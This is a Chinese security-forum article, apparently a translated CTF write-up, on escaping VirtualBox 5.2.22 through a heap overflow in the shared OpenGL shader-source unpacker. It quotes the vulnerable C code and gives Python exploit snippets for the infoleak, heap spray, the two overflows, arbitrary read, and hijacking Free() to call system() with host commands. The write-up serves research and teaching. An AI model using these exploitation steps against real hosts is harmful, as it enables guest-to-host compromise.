VirtualBox虚拟机逃逸漏洞分析

惊鸿一瞥最是珍贵 / 2019-05-05 09:07:00 / 浏览数 5178 安全技术 漏洞分析 顶(0) 踩(0)

前言

将目光聚焦到2018年10月，我注意到 Niklas
Baumstark发表了一篇关于VirtualBox的chromium库的一篇文章。在这之后的两周，我发现并报告了十几个可以轻松实现虚拟机逃逸的漏洞。但VM逃逸的原理都千篇一律
2018年12月底，我注意到Niklas发了一条关于3C35
CTF的推文，他称VirtualBox挑战chromacity尚未被任何人解决。这句话勾起了我的好奇心，我想要成为第一个攻克这个难题的人。

挑战

挑战是要以64位xubuntu上以VirtualBox v5.2.22为目标，实现虚拟机逃逸。这个挑战包含了一个提示，提示是API
`glShaderSource()`文档的一张图片。起初，我认为是出题方为了出题人为地在这个函数中注入了一个bug，然而，在查看了它在chromium中的实现之后，我意识到这个

漏洞

下面是`src/VBox/HostServices/SharedOpenGL/unpacker/unpack_shaders.c`的代码摘录

```
void crUnpackExtendShaderSource(void)
{
   GLint *length = NULL;
   GLuint shader = READ_DATA(8, GLuint);
   GLsizei count = READ_DATA(12, GLsizei);
   GLint hasNonLocalLen = READ_DATA(16, GLsizei);
   GLint *pLocalLength = DATA_POINTER(20, GLint);
   char **ppStrings = NULL;
   GLsizei i, j, jUpTo;
   int pos, pos_check;

   if (count >= UINT32_MAX / sizeof(char *) / 4)
   {
       crError("crUnpackExtendShaderSource: count %u is out of range", count);
       return;
   }

   pos = 20 + count * sizeof(*pLocalLength);

   if (hasNonLocalLen > 0)
   {
       length = DATA_POINTER(pos, GLint);
       pos += count * sizeof(*length);
   }

   pos_check = pos;

   if (!DATA_POINTER_CHECK(pos_check))
   {
       crError("crUnpackExtendShaderSource: pos %d is out of range", pos_check);
       return;
   }

   for (i = 0; i < count; ++i)
   {
       if (pLocalLength[i] <= 0 || pos_check >= INT32_MAX - pLocalLength[i] || !DATA_POINTER_CHECK(pos_check))
       {
           crError("crUnpackExtendShaderSource: pos %d is out of range", pos_check);
           return;
       }

       pos_check += pLocalLength[i];
   }

   ppStrings = crAlloc(count * sizeof(char*));
```

```
    if (!ppStrings) return;

    for (i = 0; i < count; ++i)
    {
        ppStrings[i] = DATA_POINTER(pos, char);
        pos += pLocalLength[i];
        if (!length)
        {
            pLocalLength[i] -= 1;
        }

        Assert(pLocalLength[i] > 0);
        jUpTo = i == count -1 ? pLocalLength[i] - 1 : pLocalLength[i];
        for (j = 0; j < jUpTo; ++j)
        {
            char *pString = ppStrings[i];

            if (pString[j] == '\0')
            {
                Assert(j == jUpTo - 1);
                pString[j] = '\n';
            }
        }
    }

//    cr_unpackDispatch.ShaderSource(shader, count, ppStrings, length ? length : pLocalLength);
    cr_unpackDispatch.ShaderSource(shader, 1, (const char**)ppStrings, 0);

    crFree(ppStrings);
}
```

此方法使用宏READ_DATA获取用户数据。它只需读取客户机使用HGCM接口发送的消息(此消息存储在堆中)。然后调整输入并将其传递给cr_unpackDispatch.ShaderSo
第一个明显的攻击点是crAlloc(count *
sizeof(char*))。检查变量count是否在某个(正)范围内。但是，因为它是一个带符号的整数，所以也应该检查负数。如果我们选择count足够大，例如0x80000000，由
实际的漏洞不太明显。即在第一个循环中，pos_check增加了一个数组的长度。在每次迭代中，都会验证地址，以确保总长度仍然在范围内。这段代码的问题是，pos_chec
缺少验证会产生什么影响？本质上，在嵌套循环中，j表示pString的索引，并从0计数到pLocalLength[i]。这个循环将每个\0字节转换为一个\n字节。对于任意长度，

Exploitation

即使我们不能溢出可控内容，如果我们明智地利用它，我们仍然可以获得任意代码执行。对于漏洞利用，我们将使用3dpwn，这是一个专为攻击3D加速而设计的库。我们将

```
typedef struct _CRVBOXSVCBUFFER_t {
    uint32_t uiId;
    uint32_t uiSize;
    void*    pData;
    _CRVBOXSVCBUFFER_t *pNext, *pPrev;
} CRVBOXSVCBUFFER_t;
```

此外，我们还将使用CRConnection对象，该对象包含各种函数指针和指向缓冲区的指针，guest可以读取缓冲区。
如果我们破坏前一个对象，我们可以得到一个任意的写原语，如果我们破坏了后一个对象，我们就可以得到一个任意的读原语和任意的代码执行。

策略

1.泄漏CRConnection对象的指针。
2.向堆中喷射大量CRVBOXSVCBUFFER_t对象并保存它们的ID。
3.执行glShaderSource()并利用我们的恶意信息占领这个漏洞。然后，易受攻击的代码将使其溢出到相邻的对象中—理想情况下是溢出到CRVBOXSVCBUFFER_t中。我们
4.查找ID列表，看看其中一个是否丢失了。缺少的ID应该是使用换行符损坏的ID。
5.用此ID中的换行符替换所有零字节以获取损坏的ID。
6.此损坏的对象现在的长度将大于原来的长度。我们将使用它溢出到第二个CRVBOXSVCBUFFER_t，并使它指向CRConnection对象。
7.最后，我们可以控制CRConnection对象的内容，如前所述，我们可以破坏它来实现任意读取原语和任意代码执行。
8.找出system()的地址，并用它覆盖函数指针Free()。
9.在主机上运行任意命令。

堆信息披露

由于我们的目标是VirtualBox v5.2.22，所以它不容易受到CVE-2018-3055的攻击，因为针对CVE-2018-3055，v5.2.20已经打了补丁。
该漏洞被利用来泄漏CRConnection地址，为了攻克难题，我们是否应该使用新的信息？还是重新设计漏洞利用战略？
令人惊讶的是，即使在v5.2.22版本中，上面提到的代码仍然能够泄漏我们想要的对象！怎么可能呢？不是已经打好补丁了吗？如果我们仔细观察，就会发现分配的对象的大

```
msg = make_oob_read(OFFSET_CONN_CLIENT)
leak = crmsg(client, msg, 0x290)[16:24]
```

有趣的是，这是由于一个未初始化的内存错误造成的。也就是说，svcGetBuffer()方法请求堆内存来存储来自guest的消息。然而，它没有清除缓冲区。因此，任何返回消息

堆喷射

我们可以使用alloc_buf()将CRVBOXSVCBUFFER_t喷射到堆上，如下所示:

```
bufs = []
for i in range(spray_num):
   bufs.append(alloc_buf(self.client, spray_len))
```

从经验上讲，我发现通过选择`spray_len = 0x30`和`spray_num = 0x2000`，它们的缓冲区最终将是连续的，并且pData指向的缓冲区与另一个CRVBOXSVCBUFFER_t相邻。

这是通过将命令`SHCRGL_GUEST_FN_WRITE_READ_BUFFERED`发送到HOST来实现的，其中`hole_pos = spray_num - 0x10`：

```
hgcm_call(self.client, SHCRGL_GUEST_FN_WRITE_READ_BUFFERED, [bufs[hole_pos], "A" * 0x1000, 1337])
```

在src/VBox/HostServices/SharedOpenGL/crserver/crservice.cpp上查看此命令的实现

第一次溢出

既然我们已经仔细地设置了好了堆，我们就可以分配消息缓冲区并触发溢出，如下所示：

```
msg = (pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
       + '\0\0\0' + chr(CR_EXTEND_OPCODE)
       + 'aaaa'
       + pack("<I", CR_SHADERSOURCE_EXTEND_OPCODE)
       + pack("<I", 0)    # shader
       + pack("<I", 1)    # count
       + pack("<I", 0)    # hasNonLocalLen
       + pack("<I", 0x22) # pLocalLength[0]
       )
crmsg(self.client, msg, spray_len)
```

请注意，我们发送的消息的大小与刚刚释放的消息大小完全相同。由于glibc堆的工作方式，它可能会占用完全相同的位置。此外，请注意`count=1`，并记住只有最后一个长
最后，让`pLocalLength[0] = 0x22`。这个值足够小，只会损坏ID和大小字段(我们不想损坏pData)。
这是怎么算出来的？
我们的消息是0x30字节长。
pString的偏移量为0x28。
glibc块标头(64位)为0x10字节宽。
uiId和uiSize都是32位无符号整数。
pLocalLength[0]在crUnPackExtenShaderSource()中减去2
因此，我们需要`0x30-0x28=8`个字节才能到达消息的末尾，`0x10`个字节才能遍历块标头，还有8个字节才能覆盖`uiId`和`uiSize`。由于减法，我们必须再加2个字节。总的

Finding the corruption

回想一下，size字段是一个32位无符号整数，我们选择的size是0x30字节。因此，在损坏之后，这个字段将保存值0x0a0a0a30(三个零字节已被字节0x0a替换)。
找到损坏的ID稍微复杂一些，需要我们遍历ID列表以找出其中哪一个丢失了。为此，我们向每个ID发送一条`SHCRGL_GUEST_FN_WRITE_BUFFER`消息，如下所示：

```
print("[*] Finding corrupted buffer...")

found = -1

for i in range(spray_num):
   if i != hole_pos:
       try:
           hgcm_call(self.client, SHCRGL_GUEST_FN_WRITE_BUFFER, [bufs[i], spray_len, 0, ""])
       except IOError:
           print("[+] Found corrupted id: 0x%x" % bufs[i])
           found = bufs[i]
           break

if found < 0:
   exit("[-] Error could not find corrupted buffer.")
```

最后，我们手动将每个\0替换为一个\n字节，以匹配损坏的缓冲区的ID(请原谅我的python技巧)：

```
id_str = "%08x" % found
new_id = int(id_str.replace("00", "0a"), 16)
print("[+] New id: 0x%x" % new_id)
```

现在我们拥有了制造第二次溢出所需的一切，我们终于可以控制它的内容了。我们的最终目标是覆盖pData字段，并使其指向我们之前泄漏的CRConnection对象。

第二次溢出

使用new_id和size0x0a0a0a30，我们现在将破坏第二个CRVBOXSVCBUFFER_t。与上一次溢出类似，这是因为这些缓冲区彼此相邻。但是，这一次我们用ID为0x133713

```
try:
   fake = pack("<IIQQQ", 0x13371337, 0x290, self.pConn, 0, 0)
   hgcm_call(self.client, SHCRGL_GUEST_FN_WRITE_BUFFER, [new_id, 0x0a0a0a30, spray_len + 0x10, fake])
   print("[+] Exploit successful.")
except IOError:
   exit("[-] Exploit failed.")
```

请注意，spray_len + 0x10表示偏移量(同样，我们跳过块标头的0x10字节)。这样做之后，我们可以任意修改CRConnection对象的内容。如前所述，这最终使我们能够任意读取原语，并允许我

任意读原语

发出SHCRGL_GUEST_FN_READ命令时，来自pHostBuffer的数据将发送回guest。使用自定义的 0x13371337 ID，我们可以用自定义指针覆盖此指针及其相应的大小。然后，我们使用self.client2客户端发送SHCRGL_GUEST_FN_READ消息以触发任意读取(这是泄漏的CRConnec

```
hgcm_call(self.client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0x13371337, 0x290, OFFSET_CONN_HOSTBUF,   pack("<Q", where)])
hgcm_call(self.client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0x13371337, 0x290, OFFSET_CONN_HOSTBUFSZ, pack("<I", n)])
res, sz = hgcm_call(self.client2, SHCRGL_GUEST_FN_READ, ["A"*0x1000, 0x1000])
```

任意代码执行

每个CRConnection对象都有函数指针alloc()、Free()等。存储guest的消息缓冲区。此外，它们将CRConnection对象本身作为第一个参数。它可以用来启动一个ROP
为此，我们覆盖OFFSET_CONN_FREE处的指针和偏移量0处所需参数的内容，如下所示：

```
hgcm_call(self.client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0x13371337, 0x290, OFFSET_CONN_FREE, pack("<Q", at)])
hgcm_call(self.client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0x13371337, 0x290, 0, cmd])
```

触发Free()非常简单，只需要我们使用self.client2向主机发送任何有效的消息。

寻找system()


我们已经知道一个地址，即crVBoxHGCMFree()。它是存储在Free()字段中的函数指针。此子例程位于模块VBoxOGLhostcrutil中，该模块还包含libc的其他stubs。因此

```
self.crVBoxHGCMFree = self.read64(self.pConn + OFFSET_CONN_FREE)
print("[+] crVBoxHGCMFree: 0x%x" % self.crVBoxHGCMFree)

self.VBoxOGLhostcrutil = self.crVBoxHGCMFree - 0x20650
print("[+] VBoxOGLhostcrutil: 0x%x" % self.VBoxOGLhostcrutil)

self.memset = self.read64(self.VBoxOGLhostcrutil + 0x22e070)
print("[+] memset: 0x%x" % self.memset)

self.libc = self.memset - 0x18ef50
print("[+] libc: 0x%x" % self.libc)

self.system = self.libc + 0x4f440
print("[+] system: 0x%x" % self.system)
```

获得flag

在这一点上，我们距离捕获flag只有一步之遥。该flag存储在~/Desktop/Flag.txt的文本文件中。我们可以通过使用任何文本编辑器或终端打开文件来查看其内容。
在第一次提交期间出现的一个小问题是，它使系统崩溃。我很快意识到我们不能使用超过16个字节的字符串，因为有些指针位于这个偏移量。用无效内容覆盖它将导致分段

```
p.rip(p.system, "mv Desktop a\0")
p.rip(p.system, "mv a/flag.txt b\0")
p.rip(p.system, "mousepad b\0")
```



4-5小时后，我就能获得flag了，我很兴奋能第一个解决这个难题.


结论

如果您以前一直在处理这个难题，那么解决它并不是一件很难的事情。据我所知，在没有任何infoleak的情况下，可以通过建立一个更好的heap constellation来解决这个问题，在这个constellation 中，我们可以直接溢出到CRConnection对象中，并修改cbHostBuffer字段，最后导致越界读取原语。
感谢阅读！

■■■https://theofficialflow.github.io/2019/04/26/chromacity.html

上一篇：持续集成服务(CI)漏洞挖掘 下一篇：浅析一种简单暴力的Xss Fuzz手法

1. 1 条回复


李北建 2019-07-17 18:09:35

沙发

0 回复Ta

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板